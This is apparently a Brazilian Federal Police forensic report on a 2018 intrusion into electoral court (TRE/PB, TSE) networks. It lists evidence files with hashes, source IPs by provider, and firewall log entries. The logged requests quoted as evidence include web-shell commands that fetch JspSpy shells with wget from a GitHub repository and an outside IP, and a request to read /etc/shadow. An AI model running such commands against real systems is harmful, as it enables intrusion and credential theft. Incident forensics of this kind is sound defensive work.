Foram encaminhadas a esta UTC/SRCC/CGPFAZ/DICOR/PF 02 (duas) mídias digitais, descritas abaixo:

• **ITEM 01:**

01 (um) disco rígido externo, marca MULTILASER, cor prata, com capacidade nominal de 120GB;

• **ITEM 02:**

01 (um) pendrive sem marca aparente, cor preta e prata, com capacidade nominal de 8GB.

O item 01 continha os seguintes arquivos listados abaixo:

NOME DO ARQUIVO	HASH MD5
\\c2589eae-bd75-4a78-99e0-414aecb261a1.rar	28686a2e28c88a821f7c13fc3405e802
\\syslog_sonicwall.tar.gz	e8f2a6451b73d4e9b554ad36f1bef70f
\\tremhack.zip	e8f2a6451b73d4e9b554ad36f1bef70f
\\usr_digitro.tar.gz	f16e5d5cc3361040dab708fd8ec0cf09
\\ad0e9b60-bbb1-4dbf-87a5-96a2d2edb317.rar	872e80c3a361b40da94230ea873f3dd0

Segundo informações fornecidas pelo TSE, os arquivos “syslog_sonicwall.tar.gz” e “usr_digitro.tar.gz” contêm registros de log de *firewall* oriundos da rede de computadores do TRE/PB. O arquivo “trernhack.zip” contém uma imagem de máquina virtual oriunda do TRE/RN, o qual poderia ser o primeiro ponto de entrada não autorizado à rede dos TREs / TSE. Já o arquivo “c2589eae-bd75-4a78-99e0-414aecb261a1.rar” contém uma imagem de disco usada por máquina virtual (VMDK). Não foi possível abrir o arquivo “ad0e9b60-bbb1-4dbf-87a5-96a2d2edb317.rar” para verificar seu conteúdo.

Já o item 02 apresentava os seguintes arquivos:


NOME DO ARQUIVO	HASH MD5
\\cristiano andrade\Autenticação_04.xls	ce0217d3e5fe2a2ea6ace89789e51122
\\cristiano andrade\Autenticação_05.xls	a22514c9baf090a0d1b72914ecfffb2
\\cristiano andrade\Autenticação_06.xls	65d68f8e4993a1a17436af718855999e
\\cristiano andrade\Autenticação_07.xls	5fbe5925cb91d86df7a10fe3dd653181
\\cristiano andrade\Autenticação_08.xls	542a283ee125978568cccd318a12a258
\\cristiano andrade\Autenticação_09.xls	74b34c1b1aff9cf8103c395c9190d868
\\cristiano andrade\Autenticação_10.xls	d76b1ab613a13ea334dabe7f5a897c66
\\cristiano andrade\Autenticação_11.xls	7ce8a05867d2e8df3287a1e198f39980
\\cristiano andrade\CorreioEletronico_05.xls	7cb88392ae36a3b8188a9bc213753ae7
\\cristiano andrade\CorreioEletronico_06.xls	bfb58b28c3ec72c70ccbc5c43b6b7dfa
\\cristiano andrade\CorreioEletronico_07.xls	ca3b98eeb128826642581d43bf1ec643
\\cristiano andrade\CorreioEletronico_08.xls	ece943bfdd565589c6b1960fe065eaef
\\cristiano andrade\CorreioEletronico_09.xls	8d1a65cbf36d05c43a640c23adfb048
\\cristiano andrade\CorreioEletronico_10.xls	9837f08f89a56ca69011535dec3b7f32
\\cristiano andrade\CorreioEletronico_11.xls	d9d24b128dedb8995c1d964d7ed3f58f
\\cristiano andrade\Detalhe do Firewall - b73fd2f4-b15e-4fe7-8d9d-a834fe6f497b.JPG	cac3249b9e74bb95e7d3e5712325b8ee
\\cristiano andrade\IMG_8080 - Diálogo Marcelo Carneiro (chefe da rede) com Cristiano Andrade (Coordenador de Infraestrutura).PNG	9d3a10d2ad54461c84b79a8007afeaeb

\\cristiano andrade\IMG_8081 - Diálogo Marcelo Carneiro (chefe da rede) com Cristiano Andrade (Coordenador de Infraestrutura).PNG	c2061f61862a348b2ceec0297d735e9b
\\cristiano andrade\ServidorDeArquivos_05.xls	5f008a40c290f6f12109b9f06b77eade
\\cristiano andrade\ServidorDeArquivos_06.xls	ad2053c5f56b84260504254d6280c23e
\\cristiano andrade\ServidorDeArquivos_07.xls	8271795998382178b7039d2c9ce1852d
\\cristiano andrade\ServidorDeArquivos_08.xls	1fb6bc304516b43ae21dc74cf0d34d1b
\\cristiano andrade\ServidorDeArquivos_09.xls	a4b72e7792b0be607e133289b7383b27
\\cristiano andrade\ServidorDeArquivos_10.xls	85d5e74799013a86dfd7e900379c6a3f
\\cristiano andrade\ServidorDeArquivos_11.xls	2013c610d0363292cb9667e6b864dd1d
\\cristiano andrade\Tela do Firewall - 7a4778bb-0ce7-484b-b824-ae16cdf937b7.JPG	c49e95d0d73099866358de89253f965b
\\sergio-banhos\Autenticação_06-09.xls	813acce95c5fda7ad09086d9d3ed780e
\\sergio-banhos\CorreioEletronico_05-1.xls	e4626c96356a92381dce77242b2791bf
\\sergio-banhos\CorreioEletronico_05-2.xls	de179923c0cd479a5a148164651fe83c
\\sergio-banhos\CorreioEletronico_06-1.xls	f17f0dc2dd38dd0c3cfd029f0b16c65
\\sergio-banhos\CorreioEletronico_06-2.xls	6f99efda95e9ba027d3dbfe4731cb7b8
\\sergio-banhos\CorreioEletronico_07-1.xls	833be5e47704d2ef4f7f35dde6c58c1d
\\sergio-banhos\CorreioEletronico_07-2.xls	9dc056515de02f22aeaac6b02eb6e015
\\sergio-banhos\CorreioEletronico_08-1.xls	09f66a31acd97b4a3cc38868c568a9e7
\\sergio-banhos\CorreioEletronico_08-2.xls	bae9f04b58644d0416558136b622137c
\\sergio-banhos\CorreioEletronico_09-1.xls	258526827c7be12848acd4a17b54287b
\\sergio-banhos\CorreioEletronico_09-2.xls	2122e67ec37f41a9409b51bf1aab9c34
\\sergio-banhos\CorreioEletronico_10-1.xls	1ce46beed98ce041fed0b921643004fe
\\sergio-banhos\CorreioEletronico_10-2.xls	a11f11f1ce68f97990b37308ab5d47b7
\\sergio-banhos\CorreioEletronico_11.xls	884dc3130ab7e92296f1356a1c415a43
\\sergio-banhos\ServidorDeArquivos_05-08.xls	640a302dd0c652bb5b1d60bdc6f4d2e9
\\sergio-banhos\ServidorDeArquivos_08-11.xls	d4b41d5d8cec8b39796e7862e6ec9b81
\\sergio-banhos\Visita Varonis 9-11-2018\Autenticação do AD no contraturno 1-abr_8-nov.xls	ae68c731022bab7c074f4a4fe3e4ab57
\\sergio-banhos\Visita Varonis 9-11-2018\Eventos no AD 1-abr_8-nov.xls	73d3732882a06a7fac5a9a6ca0612a39



\\sergio-banhos\Visita Varonis 9-11-2018\Mailbox Logon 1-abr_8-nov.xls	c3f89c998d26e724c0cfb5674c4b83be
\\rodrigo coimbra\Autenticação_05-07.xls	e47a927fb63929ca813e4b20f1d53737
\\rodrigo coimbra\Autenticação_08-09.xls	eb5cc2614406526de9a0dd22fe7b13e5
\\rodrigo coimbra\Autenticação_10-11.xls	8338b2dde18df5d6f2fb66caef4754cd
\\rodrigo coimbra\CorreioEletronico_05.xls	a51d64451ce381ea5eeb385199bf4d38
\\rodrigo coimbra\CorreioEletronico_06-1.xls	d5b47c50a21fa6fddd53be7362cb0c47
\\rodrigo coimbra\CorreioEletronico_06-2.xls	2787c6bb92f6f30a1ab31d9c74883565
\\rodrigo coimbra\CorreioEletronico_06-3.xls	a01f7204e5908b30eb9f702d79645d46
\\rodrigo coimbra\CorreioEletronico_07-2.xls	416e59935ff3259ffd3cb4bbf7c862f8
\\rodrigo coimbra\CorreioEletronico_07-3.xls	823c340892072de901ceded9e168199c
\\rodrigo coimbra\CorreioEletronico_07.xls	238ff332605012d706d1526a831b359e
\\rodrigo coimbra\CorreioEletronico_08.xls	2b0766becb58b61ec4a91d0de1138bac
\\rodrigo coimbra\CorreioEletronico_09.xls	50bd84d08dbb859766041753a930413d
\\rodrigo coimbra\CorreioEletronico_10.xls	bb9af6ceb84cd9e791254df2a88ac16f
\\rodrigo coimbra\CorreioEletronico_11.xls	ee8e6af7c1541321a90af0a3a684734a
\\rodrigo coimbra\ServidorDeArquivos_05-11.xls	77521cc96aeae2064d2bcfdce8672179
\\RELATÓRIO.docx	f007b510f4d3165456926548bc9bde37

Os arquivos do item 02 com extensão “xls” contêm registros de logs de autenticação, correio eletrônico e servidor de arquivos dos usuários “Sérgio Banhos”, “Rodrigo Coimbra” e “Cristiano Andrade”. Também foram encaminhadas imagens de capturas de tela, bem como um relatório produzido pelo TSE para auxiliar na elucidação dos fatos.



ANÁLISE

No escopo deste Relatório, foram analisados o arquivo do item 01 “usr_digitro.tar.gz” e os arquivos do item 02 com extensão “xls”, exceto aqueles presentes na pasta “\\sergio-banhos\Visita Varonis 9-11-2018”. Para isso, tais arquivos foram tratados, indexados e analisados por meio das ferramentas Elasticsearch, Logstash e Kibana (ELK).

Foi necessário converter os arquivos “xls” para a extensão “csv”, para que pudessem ser importados pelas ferramentas supracitadas. Vale ressaltar que alguns arquivos “xls” apresentavam cabeçalhos com campos diferentes, e que algumas linhas desses arquivos não correspondiam ao padrão observado no cabeçalho, provavelmente devido à presença de caracteres especiais não tratados.

Após a importação dos referidos arquivos de log, foram geradas visualizações na ferramenta Kibana, que permitiram ter uma visão geral dos dados fornecidos, resultando nas análises a seguir:

• ITEM 01:

O arquivo “usr_digitro.txt”, extraído do arquivo “usr_digitro.tar.gz”, continha 41.717.013 linhas de registro (“logs”), as quais foram importadas e posteriormente analisadas.

Os registros de log estão compreendidos entre os períodos de 02/04/2018 a 23/04/2018.

Entre as linhas importadas, verificou-se a existência de registros de acesso dos seguintes usuários:

#	USUÁRIO	REGISTROS
1	digitro	41,716,898
2	TRE-PB\pedrofln	98
3	TRE-PB\mario	6
4	TRE-PB\airton	5
5	TRE-PB\sylvio	4
6	TRE-PB\agmtargino	1
7	admm	1

Não foram detectadas anormalidades nos acessos dos usuários 2 a 7. Em relação ao usuário 1 (“digitro”), foram obtidos os 10 endereços IP de origem (campo “src”) mais recorrentes nos registros analisados:

47

ENDEREÇO IP DE ORIGEM	% DO TOTAL
10.12.2.29	95,26936%
10.12.2.33	2,20637%
10.12.2.7	1,73838%
10.12.2.39	0,77420%
191.252.64.20	0,01564%
10.12.2.41	0,00096%
195.140.215.13	0,00093%
10.12.40.152	0,00024%
185.153.176.4	0,00022%
185.153.176.8	0,00020%

De pronto, é possível perceber o grande número de registros oriundos dos IPs 10.12.2.29, 10.12.2.33, 10.12.2.7 e 10.12.2.39, os quais, segundo informação do TSE, pertencem à rede do TRE/PB.

Foram realizadas pesquisas por endereços IP de origem (campo "src") que não fossem reservados para *intranets*, obtendo-se o seguinte resultado após a consulta *Whois*:

USUÁRIO "DIGITRO"				
Organização Responsável	Endereço IP	Data Início	Data Término	País
LOCAWEB SERVIÇOS DE INTERNET S/A	191.252.64.20	17/04/2018 21:46:26	18/04/2018 06:36:35	Brasil
HYDRA COMMUNICATIONS LTD	195.140.215.13	17/04/2018 20:38:39	21/04/2018 15:02:57	Reino Unido
NORDVPN-L1 TEFINCOM S.A.	185.153.176.4	17/04/2018 21:31:18	18/04/2018 19:12:14	Panamá
	185.153.176.5	18/04/2018 01:49:06	18/04/2018 02:19:32	
	185.153.176.8	18/04/2018 02:25:21	18/04/2018 05:27:54	
	185.153.176.2	18/04/2018 02:37:52	18/04/2018 02:56:54	
	185.153.176.6	18/04/2018 03:04:47	18/04/2018 03:13:54	
	185.153.176.3	18/04/2018 03:20:35	18/04/2018 03:20:35	
	185.153.176.9	20/04/2018 10:50:23	20/04/2018 15:15:42	
CLARO S.A.	201.81.167.53	18/04/2018 03:15:28	21/04/2018 08:36:42	Brasil
	201.6.129.235	18/04/2018 05:24:54	18/04/2018 05:48:59	
TIM CELULAR S.A.	189.40.75.154	18/04/2018 18:56:14	18/04/2018 18:56:14	Brasil
	191.51.34.72	18/04/2018 19:02:05	18/04/2018 19:13:08	
	189.40.75.239	18/04/2018 20:45:41	18/04/2018 23:14:54	
	177.219.117.183	18/04/2018 20:56:20	18/04/2018 20:56:20	
	189.40.72.247	18/04/2018 22:21:17	18/04/2018 22:21:17	
	189.40.72.14	18/04/2018 22:23:14	18/04/2018 22:23:14	
	189.40.91.135	18/04/2018 22:29:37	18/04/2018 23:14:52	
	189.40.90.239	19/04/2018 01:13:32	19/04/2018 01:13:32	
	189.40.90.253	19/04/2018 04:08:37	19/04/2018 04:08:37	

189.40.88.15	19/04/2018 08:11:15	19/04/2018 08:11:16
189.40.74.26	19/04/2018 16:23:05	19/04/2018 17:29:14
186.253.177.212	19/04/2018 18:05:13	19/04/2018 18:05:13
189.40.73.163	19/04/2018 19:16:40	19/04/2018 19:16:40
189.40.74.205	19/04/2018 20:43:37	19/04/2018 20:43:37
189.40.74.87	19/04/2018 22:37:00	19/04/2018 23:05:03
181.76.139.50	20/04/2018 01:20:59	20/04/2018 01:20:59
189.40.75.122	20/04/2018 05:00:09	20/04/2018 05:00:09
189.40.88.94	20/04/2018 07:57:59	20/04/2018 09:40:30
189.40.73.91	20/04/2018 10:32:32	20/04/2018 10:32:32
189.40.72.49	20/04/2018 19:30:32	20/04/2018 19:30:32
189.40.88.233	20/04/2018 23:01:19	20/04/2018 23:01:19
189.40.74.155	20/04/2018 23:56:23	21/04/2018 00:11:45
189.40.88.14	21/04/2018 01:39:43	21/04/2018 01:39:43
189.40.91.65	21/04/2018 06:55:36	21/04/2018 06:55:37
177.164.206.74	21/04/2018 07:52:19	21/04/2018 08:36:40
177.165.110.249	21/04/2018 10:01:29	21/04/2018 12:40:46
186.197.65.147	21/04/2018 12:56:05	21/04/2018 15:04:14



Os endereços IP das organizações citadas foram utilizados em sua grande parte para acessar o endereço IP 187.33.236.165, nas portas 4433 (HTTPS/SSL) e 4500 (IPsec). Tal endereço está registrado para o Tribunal Regional Eleitoral da Paraíba, e tais portas indicam acesso por meio da VPN daquele órgão.

Entre os endereços IP de origem dos acessos, verificou-se a existência de IPs localizados no exterior (NordVPN - <https://nordvpn.com> e HYDRA COMMUNICATIONS LTD) e pertencentes à empresa Locaweb e às operadoras de telefonia celular Claro e Tim no Brasil.

Na página seguinte, pode-se visualizar uma linha de tempo com os acessos dos endereços IPs de cada um dos grupos supracitados:



INFORMAÇÃO Nº 002/2019-UTC/SRCC/CGPFAZ/DICOR/PF (continuação)



[Handwritten signature]

Também foram realizadas buscas por argumentos suspeitos, os quais poderiam indicar o download de artefatos maliciosos para os computadores, chegando-se ao seguinte resultado:

#	DATA	ORIGEM	DESTINO	ARGUMENTO
1	17/04/2018, 22:04:48	10.12.2.33 :17177:X1	10.12.0.131 :8080:X0	/af/ppq.jsp?comment=wget+https://raw.githubusercontent.com/tennc/webshell/master/jsp/J
2	17/04/2018, 22:08:06	10.12.2.33 :38665:X1	10.12.0.131 :8080:X0	/af/ppq.jsp?comment=wget+https://raw.githubusercontent.com/tennc/webshell/master/jsp/J
3	18/04/2018, 00:21:54	10.12.2.33 :1906:X1	10.12.0.131 :8080:X0	/af/ppq.jsp?comment=wget+https://raw.githubusercontent.com/tennc/webshell/master/jsp/JspSpy.jsp
4	18/04/2018, 00:23:04	10.12.2.33 :13998:X1	10.12.0.131 :8080:X0	/af/ppq.jsp?comment=wget+https://raw.githubusercontent.com/tennc/webshell/master/jsp/JspSpy.jsp
5	18/04/2018, 00:23:48	10.12.2.33 :20074:X1	10.12.0.131 :8080:X0	/af/ppq.jsp?comment=wget+http://191.252.0.19/Browser.jsp+-O+/home/jboss-4.2.2/server/default/
6	18/04/2018, 04:37:49	10.12.2.29 :52765:X1	10.2.70.92 :80:X0	/mywebserver/verificaLoginUsuario.php?Nome=teste&Senha=teste
7	18/04/2018, 22:34:14	10.12.2.29 :52651:X1	10.5.2.56 :80:X0	/teste/domFunctions.js
8	18/04/2018, 22:34:14	10.12.2.29 :52652:X1	10.5.2.56 :80:X0	/teste/boxover.js
9	18/04/2018, 22:34:14	10.12.2.29 :50806:X1	10.5.2.56 :80:X0	/teste
10	18/04/2018, 22:34:14	10.12.2.29 :52650:X1	10.5.2.56 :80:X0	/teste/padrao2.css
11	18/04/2018, 22:34:14	10.12.2.29 :52649:X1	10.5.2.56 :80:X0	/teste/estilos.css
12	18/04/2018, 22:34:14	10.12.2.29 :52648:X1	10.5.2.56 :80:X0	/teste/padrao.css
13	18/04/2018, 22:45:23	10.12.2.29 :52907:X1	10.5.2.57 :8080:X0	/af/ppq.jsp?comment=wget+10.12.0.131:8080/jmx-console/Browser.jsp.txt+-O+/opt/jboss/server/default%
14	18/04/2018, 22:46:18	10.12.2.29 :58919:X1	10.5.2.57 :8080:X0	/af/ppq.jsp?comment=wget+http://10.12.0.131:8080/jmx-console/Browser.jsp.txt+-O+/opt/jboss/serv
15	18/04/2018, 22:48:03	10.12.2.29 :52246:X1	10.5.2.57 :8080:X0	/af/ppq.jsp?comment=Command:+wget+http://apps3.tre-rn.jus.br/documentos/atas/config/Browser.jsp.t


#	DATA	ORIGEM	DESTINO	ARGUMENTO
16	18/04/2018, 22:48:37	10.12.2.29 :64530:X1	10.5.2.57 :8080:X0	/af/pqp.jsp?comment=wget+http://apps3.tre- rn.jus.br/documentos/atas/config/Browser.jsp.txt+- O+/op
17	18/04/2018, 22:49:59	10.12.2.29 :57466:X1	10.5.2.57 :8080:X0	/af/pqp.jsp?comment=wget+http://apps3.tre- rn.jus.br/documentos/atas/config/Browser.jsp.txt+- O+/op
18	18/04/2018, 23:13:04	10.12.2.29 :59208:X1	10.5.2.57 :8080:X0	/af/pqp.jsp?comment=wget+--h
19	18/04/2018, 23:42:07	10.12.2.29 :60046:X1	10.5.2.63 :8080:X0	/af/pqp.jsp?comment=wget+http://apps3.tre- rn.jus.br/documentos/atas/config/Browser.jsp.txt+- O+/op
20	18/04/2018, 23:55:10	10.12.2.29 :52592:X1	10.5.2.66 :8080:X0	/af/pqp.jsp?comment=wget
21	18/04/2018, 23:56:07	10.12.2.29 :62863:X1	10.5.2.66 :8080:X0	/af/pqp.jsp?comment=wget+http://apps3.tre- rn.jus.br/documentos/atas/config/Browser.jsp.txt+- O++/o
22	19/04/2018, 00:17:37	10.12.2.29 :50626:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp
23	19/04/2018, 00:17:53	10.12.2.29 :50622:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp?o=upload
24	19/04/2018, 00:19:31	10.12.2.29 :50627:X1	10.1.1.38 :8080:X0	/teste/pqp.jsp?comment=locate+jmxproxy
25	19/04/2018, 00:20:00	10.12.2.29 :50631:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&editfile=/etc/shadow
26	19/04/2018, 00:22:06	10.12.2.29 :50637:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp
27	19/04/2018, 00:31:21	10.12.2.29 :50875:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/local/apache- tomcat-6.0.35/webapps/asi
28	19/04/2018, 00:37:01	10.12.2.29 :50878:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/local/apache- tomcat-6.0.35/webapps
29	19/04/2018, 00:41:13	10.12.2.29 :51035:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/local/apache- tomcat-6.0.35/webapps/teste
30	19/04/2018, 00:41:37	10.12.2.29 :51036:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/local/apache- tomcat-6.0.35/webapps/teste
31	19/04/2018, 00:46:32	10.12.2.29 :51044:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/local/apache- tomcat-6.0.35/webapps

#	DATA	ORIGEM	DESTINO	ARGUMENTO
32	19/04/2018, 04:16:22	10.12.2.29 :51282:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
33	19/04/2018, 04:19:39	10.12.2.29 :59739:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
34	19/04/2018, 04:24:24	10.12.2.29 :58511:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
35	19/04/2018, 04:28:34	10.12.2.29 :58475:X1	192.168.204 .48 :8080:X0	/teste-cluster
36	19/04/2018, 05:53:36	10.12.2.29 :55899:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp?o=vLogin
37	19/04/2018, 05:54:05	10.12.2.29 :53918:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
38	19/04/2018, 05:55:33	10.12.2.29 :60277:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
39	19/04/2018, 05:57:45	10.12.2.29 :59960:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
40	19/04/2018, 05:58:14	10.12.2.29 :52540:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
41	19/04/2018, 05:58:36	10.12.2.29 :60747:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
42	19/04/2018, 06:00:33	10.12.2.29 :60406:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?Javascript
43	19/04/2018, 06:00:36	10.12.2.29 :53714:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
44	19/04/2018, 06:01:30	10.12.2.29 :55975:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/share/tomcat6/w ebapps/sadAdmSRHSP
45	19/04/2018, 06:06:40	10.12.2.29 :61734:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/share/tomcat6/w ebapps/sadAdmSRHSP
46	19/04/2018, 06:07:46	10.12.2.29 :58985:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
47	19/04/2018, 06:08:42	10.12.2.29 :57462:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
48	19/04/2018, 06:08:56	10.12.2.29 :56322:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp

53

#	DATA	ORIGEM	DESTINO	ARGUMENTO
49	19/04/2018, 06:09:36	10.12.2.29 :59858:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
50	19/04/2018, 06:09:40	10.12.2.29 :50962:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/share/tomcat6/webapps/sadAdmSRHSP/WEB-INF
51	19/04/2018, 06:10:03	10.12.2.29 :54888:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
52	19/04/2018, 06:13:41	10.12.2.29 :58852:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/share/tomcat6/webapps
53	19/04/2018, 06:15:18	10.12.2.29 :64618:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/var/www/html/piwik
54	19/04/2018, 06:15:49	10.12.2.29 :52485:X1	10.1.1.127 :8080:X0	/teste/images/logo.png
55	19/04/2018, 06:15:50	10.12.2.29 :50869:X1	10.1.1.127 :8080:X0	/teste/images/logo.png
56	19/04/2018, 06:16:17	10.12.2.29 :50773:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&file=/var/www/html/index.html
57	19/04/2018, 06:17:02	10.12.2.29 :49621:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/var/www/html/trespcommonsweb-api/src
58	19/04/2018, 06:17:02	10.12.2.29 :56235:X1	10.1.1.127 :8080:X0	/teste/lib/air/servicemonitor.swf
59	19/04/2018, 06:17:02	10.12.2.29 :56232:X1	10.1.1.127 :8080:X0	/teste/lib/air/AIRLocalizer.js
60	19/04/2018, 06:17:02	10.12.2.29 :56234:X1	10.1.1.127 :8080:X0	/teste/lib/air/AIRSourceViewer.js
61	19/04/2018, 06:17:02	10.12.2.29 :56233:X1	10.1.1.127 :8080:X0	/teste/lib/air/AIRMenuBuilder.js
62	19/04/2018, 06:17:03	10.12.2.29 :56236:X1	10.1.1.127 :8080:X0	/teste/lib/air/applicationupdater.swf
63	19/04/2018, 06:17:40	10.12.2.29 :50402:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&file=/var/www/html/trespcommonsweb-api/index.php
64	19/04/2018, 06:18:27	10.12.2.29 :63586:X1	10.1.1.127 :8080:X0	/teste/assets/css/Print.css
65	19/04/2018, 06:18:27	10.12.2.29 :63585:X1	10.1.1.127 :8080:X0	/teste/assets/css/APIBrowser.css

54

#	DATA	ORIGEM	DESTINO	ARGUMENTO
66	19/04/2018, 06:18:27	10.12.2.29 :63583:X1	10.1.1.127 :8080:X0	/teste/lib/jqueryapi/api-browser.js
67	19/04/2018, 06:18:27	10.12.2.29 :63587:X1	10.1.1.127 :8080:X0	/teste/lib/jqueryapi/api-loader.js
68	19/04/2018, 06:18:27	10.12.2.29 :63584:X1	10.1.1.127 :8080:X0	/teste/lib/air/AC_RunActiveContent.js
69	19/04/2018, 06:19:59	10.12.2.29 :61553:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&file=/var/www/html/tresp commonsweb-api/no-scroll-application.xml
70	19/04/2018, 06:20:23	10.12.2.29 :56703:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&file=/var/log/tomcat6/cat alina.out
71	19/04/2018, 06:21:24	10.12.2.29 :53857:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/
72	19/04/2018, 06:22:52	10.12.2.29 :57667:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp
73	19/04/2018, 06:24:15	10.12.2.29 :61459:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
74	19/04/2018, 06:25:15	10.12.2.29 :54637:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
75	19/04/2018, 06:26:09	10.12.2.29 :51639:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
76	19/04/2018, 06:43:28	10.12.2.29 :58636:X1	10.1.1.215 :8089:X0	/af/pqp.jsp?comment=wget
77	19/04/2018, 06:45:05	10.12.2.29 :62162:X1	10.1.1.215 :8089:X0	/af/pqp.jsp?comment=wget+http://apps3.tre- rn.jus.br/documentos/atas/config/test/aq
78	19/04/2018, 06:46:10	10.12.2.29 :62214:X1	10.1.1.215 :8089:X0	/af/pqp.jsp?comment=wget+http://apps3.tre- rn.jus.br/documentos/atas/config/test/aq
79	19/04/2018, 06:48:43	10.12.2.29 :62424:X1	10.1.1.215 :8089:X0	/af/pqp.jsp?comment=wget+http://apps3.tre- rn.jus.br/documentos/atas/config/test/aq
80	19/04/2018, 10:05:55	10.12.2.29 :59409:X1	10.10.1.241 :8080:X0	/teste/my_web_app.war
81	19/04/2018, 10:18:34	10.12.2.29 :58337:X1	10.12.1.182 :8080:X0	/af/pqp.jsp?comment=wget
82	19/04/2018, 10:19:35	10.12.2.29 :64425:X1	10.12.1.182 :8080:X0	/af/pqp.jsp?comment=wget+http://apps3.tre- rn.jus.br/documentos/atas/config/Browser.jsp.txt+- O+/ 


SS

#	DATA	ORIGEM	DESTINO	ARGUMENTO
83	19/04/2018, 19:12:06	10.12.2.29 :55050:X1	10.8.1.11 :8080:X0	/teste
84	19/04/2018, 19:13:15	10.12.2.29 :60960:X1	10.8.1.11 :8080:X0	/teste
